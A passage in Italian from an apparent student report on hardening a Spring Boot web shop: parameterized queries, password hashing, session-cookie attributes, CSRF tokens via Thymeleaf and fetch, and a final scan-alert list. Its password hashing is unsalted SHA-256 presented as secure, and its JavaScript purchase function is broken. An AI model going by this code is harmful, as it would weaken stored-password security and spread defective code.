Utilizzando *jdbcTemplate.update()*, viene eseguita la query parametrizzata. La query e i valori dei parametri vengono forniti come argomenti al metodo update(). I valori dei parametri vengono sostituiti nei segnaposti durante l'esecuzione della query, trattandolo separatamente dalla query.

L'operazione di update() esegue la query di modifica dei dati nel database e restituisce il numero di righe modificate o interessate dalla query.

```
public void registerUser(User user) {
    String id = UUID.randomUUID().toString();
    String hashedPassword = hashPassword(user.getPassword());
    String hashedCPassword = hashPassword(user.getcPassword());

    final String query = "INSERT INTO `user` (`id`, `cpassword`, `email`, `name`, `password`, `phone`, `surname`, `role`) VALUES (?, ?, ?, ?, ?, ?, ?, ?)";

    jdbcTemplate.update(query, id, hashedCPassword, user.getEmail(), user.getName(), hashedPassword, user.getPhone(), user.getSurname(), user.getRole());
}
```

Crittografia della password

Come ulteriore misura di sicurezza, si è proceduto ad implementare un metodo che permettesse di memorizzare le password non più in chiaro, ma una sua rappresentazione crittografica (hash).

È stato implementato una funzione `hashPassword(String password)` che utilizza l'algoritmo di hash SHA-256 per creare una rappresentazione crittografica della password fornita. L'hash risultante è una sequenza di byte che rappresenta univocamente la password in input.

```
private String hashPassword(String password) {
    try {
        MessageDigest md = MessageDigest.getInstance("SHA-256");

        byte[] hashedBytes = md.digest(password.getBytes(StandardCharsets.UTF_8));

        StringBuilder sb = new StringBuilder();
        for (byte b : hashedBytes) {
            sb.append(String.format("%02x", b));
        }

        return sb.toString();
    } catch (NoSuchAlgorithmException e) {
        // Gestisce l'errore di algoritmo di hashing non disponibile
        e.printStackTrace();
    }

    return null;
}
```

	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	
	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
	<input type="checkbox"/> Modifica	<input type="checkbox"/> Copia	<input type="checkbox"/> Elimina	4e473d62- 2bd9-4e6e- a53f- 09f3c18a0227	alice.smith@example.com	1234567890	Alice	Smith	ec474286a8cd98ed4183b979653b9c7a51109fc2f67de93040... ec474286a8cd98ed4183b979653b9c7a51109fc2f67de93040.

Gestione della sessione e cookie

La configurazione dei cookie per la gestione dei cookie è stata migliorata, settando i seguenti attributi nel file `application.properties`.

- `max-age`: Questa proprietà imposta la durata massima del cookie di sessione in secondi. Nel caso in esame, il cookie di sessione avrà una durata massima di 3600 secondi (1 ora). Dopo questo periodo, il cookie di sessione scadrà.
 - `http-only`: se è impostato su true, il cookie di sessione non sarà accessibile agli script JavaScript lato client. Il browser rispetterà l'impostazione e impedirà agli script JavaScript di accedere al cookie di sessione tramite `document.cookie`. Questa impostazione è un meccanismo di sicurezza importante per proteggere il cookie di sessione da potenziali attacchi di cross-site scripting (XSS).
- Per essere accessibile solo tramite HTTP.

- *same-site*: Questa proprietà imposta l'attributo SameSite del cookie di sessione, utile per mitigare potenziali rischi di sicurezza come gli attacchi CSRF (Cross-Site Request Forgery). In questo caso, è stato impostato su Strict, quindi il cookie di sessione può essere inviato solo con richieste provenienti dalla stessa origine o dallo stesso sito. Ciò significa che il cookie di sessione non verrà inviato se la richiesta proviene da un altro sito o da una risorsa esterna.
- *path*: Questa proprietà imposta il percorso del cookie di sessione. È stato impostato su "/" che indica che il cookie di sessione sarà valido per tutto il contesto dell'applicazione.
- *domain*: Questa proprietà imposta il dominio del cookie di sessione. È stato impostato su "localhost", indicando che il cookie di sessione sarà valido solo per il dominio "localhost".

```
# Configurazione per l'utilizzo dei cookie per la sessione
server.servlet.session.cookie.name=my-session-cookie

server.servlet.session.cookie.max-age=3600

server.servlet.session.cookie.http-only= true

#secure se true il cookie è contrassegnato come sicuro, significa che il browser
#invierà il cookie solo attraverso una connessione HTTPS crittografata e non lo invierà su una connessione HTTP non sicura.
#server.servlet.session.cookie.secure= true

#imposta l'attributo SameSite del cookie per limitare l'invio del cookie solo a richieste dello stesso sito (same-site)
#o a richieste provenienti da siti di terze parti che sono state iniziate da link sul tuo sito (cross-site).
server.servlet.session.cookie.same-site=strict
server.servlet.session.cookie.path=/
server.servlet.session.cookie.domain=localhost
```

È stata configurata l'archiviazione delle sessioni nel database SQL. Nel file *application.properties* è stato settato *spring.session.store-type=jdbc*: indica che le sessioni verranno memorizzate in un database utilizzando JDBC come meccanismo di accesso.

Inoltre, se durante il login dell'utente, ha una sessione già attiva, quest'ultima verrà eliminata.

```
//Se esiste già una sessione per l'utente, viene rimossa
String sessionEsistente = sessionR.getSessionIdByUserId(userResponse.getId());
if(sessionEsistente !=null){
    System.out.println("Esiste già una sessione per l'utente");
    sessionR.deleteSessionDataFromDatabase(sessionEsistente);
}
```

Al logout vengono eliminati i dati della sessione dal database, rimossi gli attributi di sessione e invalidata la sessione.

```
public String logout(HttpServletRequest session) {
    // Recupera l'ID della sessione
    String sessionId = session.getId();
    System.out.println("sessionid"+sessionId);

    // Esegui la logica per rimuovere i dati della sessione dal database
    sessionR.deleteSessionDataFromDatabase(sessionId);

    // Rimuovi l'attributo di sessione
    session.removeAttribute("id");
    session.removeAttribute("role");

    // Invalida la sessione
    session.invalidate();

    // Reindirizza l'utente alla pagina di login o a una pagina di conferma del logout
    return "redirect:/";
}
```

Token CSRF

Un modo emergente per proteggersi dagli attacchi CSRF è specificare l'attributo SameSite sui cookie. Quando un server imposta un cookie con l'attributo SameSite, può specificare se il cookie deve essere inviato solo con richieste provenienti dallo stesso sito (SameSite=Lax o SameSite=Strict), riducendo così il rischio di attacchi CSRF provenienti da siti esterni. In questo caso, come già visto è stato impostato su Strict.

Un'ulteriore forma di protezione sono i token CSRF. Esso è un codice unico e sicuro generato dal server e inserito in forms e richieste per prevenire azioni non autorizzate. Questo token viene generato dal server quando una sessione utente viene autenticata e viene associato al modulo o all'azione specifica che viene eseguita.

Per poter implementare questa forma di sicurezza è stato utilizzato Spring Security, che a partire dalla versione 4, ha la protezione CSRF abilitata di default.

Questa configurazione predefinita aggiunge il token CSRF all'attributo *HttpServletRequest*

denominato `_csrf`.

In una configurazione di sicurezza tipica, il token CSRF viene generato dal server e incluso come attributo dell'oggetto `HttpServletRequest` durante la fase di autenticazione o durante la visita della pagina. Quando viene ricevuta una richiesta HTTP, il server estrae il token CSRF dall'oggetto `HttpServletRequest` e lo confronta con il token incluso nella richiesta per proteggere dalle vulnerabilità CSRF.

A partire da Spring Security 6, l'handler di richiesta è di default `XorCsrfTokenRequestAttributeHandler`, progettato per proteggere dai breach attack. Questo gestore prevede che i token CSRF siano codificati nelle richieste di moduli HTML.

```
@EnableWebSecurity
public class SecConfig {

    @Bean
    public CsrfTokenRepository csrfTokenRepository() {
        CookieCsrfTokenRepository cookieRepository = new CookieCsrfTokenRepository();
        return cookieRepository;
    }

    @Bean
    SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
            .csrf(csrf -> csrf
                .csrfTokenRepository(csrfTokenRepository())
                // .csrfTokenRequestHandler(new CsrfTokenRequestAttributeHandler()); //di default usa la versione XorCsrfTokenRequestAttributeHandler
            );
        return http.build();
    }

}
```

La classe `SecurityFilterChain` in Spring Security è responsabile della configurazione e dell'ordinamento dei filtri di sicurezza all'interno dell'applicazione. I filtri di sicurezza sono componenti che gestiscono le richieste HTTP per garantire che siano autorizzate, autenticate e sicure. Nel codice è stato configurato un `SecurityFilterChain` usando la notazione `@Bean`. Questo metodo riceve una configurazione `HttpSecurity` come argomento, che consente di definire regole di sicurezza per le richieste HTTP all'interno dell'applicazione.

All'interno del metodo `securityFilterChain`, è stata configurata la protezione CSRF che imposterà un cookie `XSRF-TOKEN` sul front-end grazie all'uso della classe `CookieCsrfTokenRepository`, che permette a Spring Security di includere il token

all'interno di un cookie.

Name	Valore	Domain	Path	Expires / Max-Age	Dimensioni	HttpOnly	Secure	SameSite	Partition Key	Priority
XSRF-TOKEN	cf74ab34-a141-4973-9f76-2afe4907be38	localhost	/	Sessione	46	✓				Medium
my-session-cookie	ZDMyZ...	localhost	/	2024-04-26T...	65	✓		Strict		Medium

Cookie Value Mostra valori con URL decodificato
cf74ab34-a141-4973-9f76-2afe4907be38

La protezione CSRF con Spring CookieCsrfTokenRepository prevede che quando il client effettua una richiesta GET al server, Spring invia la risposta a tale richiesta insieme all'intestazione Set-cookie che contiene il token CSRF generato in modo sicuro. A questo punto il browser imposta il cookie con il token CSRF. Durante una POST il token viene allegato insieme alla richiesta HTTP, e una volta che il server la riceve, estraе il token CSRF dalla richiesta e lo confronta con quello memorizzato nel cookie CSRF. Se i due valori corrispondono, il server considera la richiesta come legittima e la elabora normalmente. Altrimenti, se i valori non corrispondono o se il token CSRF risultasse mancante o non valido, il server potrebbe considerare la richiesta come sospetta e rifiutarla o reindirizzarla a una pagina di errore CSRF.

Lato client bisogna capire come includere il token nella richiesta http. Per fare ciò è stato utilizzato proprio l'attributo `_csrf`, per poter inviare il token con la richiesta. Questo attributo contiene le seguenti informazioni:

- *token*: il valore del token CSRF
- *parameterName* – nome del parametro del modulo HTML, che deve includere il valore del token
- *headerName* – nome dell'intestazione HTTP, che deve includere il valore del token

Il tutto è stato possibile grazie all'impiego di Thymeleaf, un motore di template in Java che si integra bene con Spring Framework, incluso Spring Security. Consente a uno sviluppatore di definire un modello di pagina HTML, XHTML o HTML5 e in seguito di riempirlo con i dati per generare la pagina finale. Pertanto, realizza una parte Model-View di un modello Model-View- Controller.

```
<!DOCTYPE html>
<html lang="en" xmlns="https://www.thymeleaf.org">
<head>
```

Dunque, quando viene utilizzata una form HTML, vengono usati i valori *parameterName* e *token* per aggiungere un input nascosto. Pertanto, quando si rende la pagina web che contiene il modulo HTML, è possibile recuperare il token CSRF direttamente dall'oggetto HttpServletRequest utilizzando l'attributo `_csrf`.

```
</div>
<div class="input-field">
    <i class="fas fa-lock"></i>
    <input type="password" th:field="#{password}" class="form-control" id="password" placeholder="Password"
        pattern="^(?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{6,24}$"
        title="La password deve contenere almeno un carattere maiuscolo, uno minuscolo, un numero e deve essere lunga da 6 a 24 caratteri."
        oninvalid="setCustomValidity('La password deve contenere almeno un carattere maiuscolo, uno minuscolo, un numero e deve essere lunga da 6 a 24 caratteri.'"
        oninput="setCustomValidity('')"/>
    </div>
<div class="input-field">
    <i class="fas fa-lock"></i>
    <input type="password" th:field="#{cpassword}" class="form-control" id="cpassword" placeholder="Conferma password" required>
    <input type="hidden" th:name="${_csrf.parameterName}" th:value="${_csrf.token}"/>
</div>

<input type="submit" value="Sign Up" class="btn solid" style="background-color: #4CAF50" />
</form>
</div>
</div>
<div class="panels-container">
    <div class="panel left-panel">
        <div class="content">
            <h3>Nuovo utente?</h3>
            <a href="#">Clicca qui per registrarti.</a>
        </div>
    </div>
</div>
```

	Intestazioni	Payload	Anteprima	Risposta	Iniziatore	Tempistiche	Cookie
Dati modulo	visualizza origine visualizza con codifica URL	<code>_csrf: bsXca0X-I3Jyq9GK50AbxZvsyL_X8k1X42l8jR8WehUawvdDaPrXy4iy7nkq5yoA60ViFcnuZaP8YbeDlwBFad82Djjl</code> <code>email: alice.smith@example.com</code> <code>password: Alice1</code>					
Intestazioni delle richieste <input checked="" type="checkbox"/> Non elaborare							
Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7						
Accept-Encoding:	gzip, deflate, br						
Accept-Language:	it-IT;it;q=0.9,en-US;q=0.8,en;q=0.7						
Cache-Control:	max-age=0						
Connection:	keep-alive						
Content-Length:	150						
Content-Type:	application/x-www-form-urlencoded						
Cookie:	XSRF-TOKEN=c7f4ab34-a141-4973-9f76-2afe4907be38; my-session-cookie=ZDMyZDRkNzctNTA3Ni00MTY5LTk0ZTYtNzIxYzhmZWRmMml2						
Host:	localhost:8085						
Origin:	http://localhost:8085/login/register						
Referer:							
Sec-Ch-Ua:	"Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"						
Sec-Ch-Ua-Mobile:	?0						
Sec-Ch-Ua-Platform:	"macOS"						
Sec-Fetch-Dest:	document						
Sec-Fetch-Mode:	navigate						
Sec-Fetch-Site:	same-origin						
Sec-Fetch-User:	?1						
Upgrade-Insecure-Requests:	1						
User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36						

Le applicazioni JavaScript in genere usano JSON invece di HTML. Se si utilizza JSON, è possibile inviare il token CSRF all'interno di un'intestazione di richiesta HTTP anziché di un parametro di richiesta. Una volta che i meta tag contengono il token CSRF, il codice JavaScript può leggere i meta tag e includere il token CSRF come intestazione.

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="_csrf" th:content="${_csrf.token}" />
<!-- default header name is X-XSRF-TOKEN -->
<meta name="_csrf_header" th:content="${_csrf.headerName}" />
```

```
// Buy Button
function buyButtonClicked() {

    var token = document.querySelector("meta[name='_csrf']").content;
    var headerToken = document.querySelector("meta[name='_csrf_header']").content;           //mi serve per prendere il nome dell'header
    console.log(headerToken);

    for (let i = 0; i < namePlants.length; i++) {
        const jsonData1 = JSON.stringify({
            namePlant: namePlants[i], // ? add missing comma here
            quantity: quantity[i],
        });
    }

    fetch("/user/addbooking",{
        method:"POST",
        headers:{
            "Content-Type":"application/json",
            "X-XSRF-TOKEN": token
        },
        body:jsonData1
    }).then((response) => {
        response.text().then(data => {
            console.log(data);
            window.location.href ="/user/getplants";
        });
    }).catch(err => {
        console.log(err);
    });
}
```

▼ Intestazioni delle richieste		<input type="checkbox"/> Non elaborate
Accept:	/*	
Accept-Encoding:	gzip, deflate, br	
Accept-Language:	it-IT, it;q=0.9, en-US;q=0.8, en;q=0.7	
Connection:	keep-alive	
Content-Length:	72	
Content-Type:	application/json	
Cookie:	XSRF-TOKEN=cf74ab34-a141-4973-9f76-2afe4907be38; my-session-cookie=ZDMyZDRkNzctNTA3Ni00MTY5LTk0ZTYtNzIxYzhmZWVmMmI2; carrello=eyJwcmV6emkiOlsinDAuMDBcdTlwYWMiXSwibmFtZVBsYW50lipbIBlQUxBRU5PUFNJU0JMVSJdLCJxdWFudGl0YSi6Wyljl19	
Host:	localhost:8085	
Origin:	http://localhost:8085	
Referer:	http://localhost:8085/user/getplants	
Sec-Ch-Ua:	"Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"	
Sec-Ch-Ua-Mobile:	?	
Sec-Ch-Ua-Platform:	"macOS"	
Sec-Fetch-Dest:	empty	
Sec-Fetch-Mode:	cors	
Sec-Fetch-Site:	same-origin	
User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36	
X-Xsrftoken:	toCxK9Fhpv8CPQem-cHfd_CPK-cL1cbZSIK9qeoaz15tvMrP1eaGH7AllcsvXDaSyOzrTse8Bt5t4vD0eDPbzN4j_2kP2fn3	

Considerazioni finali

Risultati della scansione finale

Dopo aver apportato le modifiche riguardanti le contromisure di sicurezza è stata effettuata un'ultima esplorazione manuale e scansione automatizzata. Dai risultati si può evincere che vulnerabilità con grado di alert maggiore sono state rimosse.

The screenshot shows a software interface for security scanning. At the top, there are four tabs: 'Cronologia' (Timeline), 'Ricerca' (Search), 'Avvisi' (Alerts), and 'Output'. Below the tabs are several icons. A blue bar highlights the 'Avvisi' tab. Underneath, a folder icon is followed by the text 'Avvisi (20)'. A list of 20 alerts is displayed, each with a small orange flag icon and a brief description:

- > ! Buffer Overflow (7)
- > ! Configurazione errata multi dominio (17)
- > ! Content Security Policy (CSP) Header Not Set (19)
- > ! Missing Anti-clickjacking Header (8)
- > ! Application Error Disclosure
- > ! Cookie without SameSite Attribute (3)
- > ! Cross-Domain JavaScript Source File Inclusion (5)
- > ! Strict-Transport-Security Header Not Set (30)
- > ! Timestamp Disclosure – Unix (7)
- > ! X-Content-Type-Options Header Missing (15)
- > ! Authentication Request Identified (4)
- > ! Cookie con ambito non stringente (16)
- > ! Information Disclosure – Sensitive Information in URL
- > ! Information Disclosure – Suspicious Comments (11)
- > ! Modern Web Application (10)
- > ! Re-examine Cache-control Directives (16)
- > ! Retrieved from Cache (15)
- > ! Session Management Response Identified (39)
- > ! User Agent Fuzzer (264)
- > ! User Controllable HTML Element Attribute (Potential XSS)

Sviluppi futuri

Alle contromisure adottate possono essere aggiunte ulteriori per irrobustire ancor di più l'applicazione web. Ad esempio, integrare la sanitizzazione dei dati in input dell'utente con DOMPurify, implementare un meccanismo di autenticazione più sicuro ed efficace impostare il server per comunicare tramite protocollo sicuro Htts. Infine, per quanto riguarda il database si potrebbe pensare di eliminare l'utilizzo di un framework come PHPMyAdmin e optare per un accesso diretto al database, per ridurre la superficie di attacco e migliorare la sicurezza complessiva dell'applicazione